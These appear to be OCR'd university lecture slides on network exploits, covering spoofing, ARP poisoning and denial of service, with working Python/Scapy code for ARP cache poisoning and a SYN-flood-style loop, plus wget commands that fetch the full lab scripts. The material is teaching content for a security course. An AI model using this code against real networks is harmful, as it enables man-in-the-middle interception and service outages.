




# 3. Network Exploits

Jin Hong

jin.hong@uwa.edu.au

# Network Exploits

- There are vulnerabilities in network functionalities
- Attackers can exploit these to bypass security solutions
- This section, we will explore some of the basic and common ways of exploiting the network functionalities



# Spoofing

- Spoofing is a form of ‘lying’, to claim that you are someone (or something) else
  - i.e., masquerading


- By spoofing, you can progress into hijacking


# Spoofing

- Many types of spoofing attacks
  - IP spoofing
  - MAC spoofing
  - DNS spoofing
  - ARP spoofing
  - Website spoofing
  - Email address spoofing etc…

# ARP Spoofing

- ARP was used to discover existing hosts in the network before.
- We can also exploit the ARP to fool the target host – the attacker as the gateway.
- In fact, we are *poisoning* the target host's ARP table.
- This leads to MITM attack.








# ARP Spoofing

- The first figure is the normal usage of the network – each host will talk to the gateway independently.
- The second figure is where the attacker is spoofing the ARP as the gateway.
- Because hosts communicate using MAC addresses, the victim is fooled to believe the attacker host is the gateway.

# ARP Spoofing

- Finally, if the rerouting has been configured on the attacker host, the target host (victim) will be fooled to believe the attacker host as the gateway.
- The attacker host can now act as the MITM to carry out other attacks.



# ARP Spoof

```
def _enable_linux_iproute():
    """
    Enables IP route ( IP Forward ) in linux-based distro
    """
    file_path = "/proc/sys/net/ipv4/ip_forward"
    with open(file_path) as f:
        if f.read() == 1:
            # already enabled
            return
    with open(file_path, "w") as f:
        print(1, file=f)
```

```
def get_mac(ip):
    """
    Returns MAC address of any device connected to the network
    If ip is down, returns None instead
    """
    ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)
    if ans:
        return ans[0][1].src
```

# ARP Spoof

```python
def spoof(target_ip, host_ip, verbose=True):
    """
    Spoofs `target_ip` saying that we are `host_ip`.
    it is accomplished by changing the ARP cache of the target (poisoning)
    """
    # get the mac address of the target
    target_mac = get_mac(target_ip)
    # craft the arp 'is-at' operation packet, in other words; an ARP response
    # we don't specify 'hwsrc' (source MAC address)
    # because by default, 'hwsrc' is the real MAC address of the sender (ours)
    arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip, op='is-at')
    # send the packet
    # verbose = 0 means that we send the packet without printing any thing
    send(arp_response, verbose=0)
    if verbose:
        # get the MAC address of the default interface we are using
        self_mac = ARP().hwsrc
        print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, self_mac))
```

# ARP Spoofing

demo



wget https://raw.githubusercontent.com/uwacyber/cits3006/2022s2/cits3006-labs/files/arp_spoof.py

# Denial of Service

- "an action that **prevents** or **impairs** the authorized use of networks, systems, or applications by *exhausting resources* such as central processing units (CPU), memory, bandwidth, and disk space." – NIST

- Spoofing is often used to make tracing difficult
  - But we have packet tracing using stamps for traceability
- Distributed DoS (DDoS) makes it even harder to pin-point the original source of an attack

# Denial of Service

- There are many types of denial of service attack
  - Volume based, protocol, and application layer

| Volume (bandwidth) | Protocol | Application |
| --- | --- | --- |
| • Exhaust the bandwidth of the target<br>• Flooding (UDP, ICMP and other packet-based etc.) | • Exploits protocol vulnerabilities and misuse<br>• SYN floods, packet fragmentation, Ping-O-Death, Smurf DDoS etc. | • Exploits application layer communication vulnerabilities<br>• HTTP POST, server exploitations (e.g., Apache, Windows etc.) |

# DoS

- Basically using multiple ports from the attacker host's machine to create a connection to the target host's port
  - Set to 443 but can target other ports.

```
def dos(source_IP, target_IP):
  i = 1

  while True:
    for source_port in range(1, 65535):
      IP1 = IP(src = source_IP, dst = target_IP)
      TCP1 = TCP(sport = source_port, dport = 443)
      pkt = IP1 / TCP1
      send(pkt, inter = .001)

      if((i % 100) == 0):
        print ("packets sent ", i)
      i = i + 1
```

# DoS

demo



wget https://raw.githubusercontent.com/uwacyber/cits3006/2022s2/cits3006-labs/files/dos.py

# References

- Some materials adopted from
- #x4nth055@Github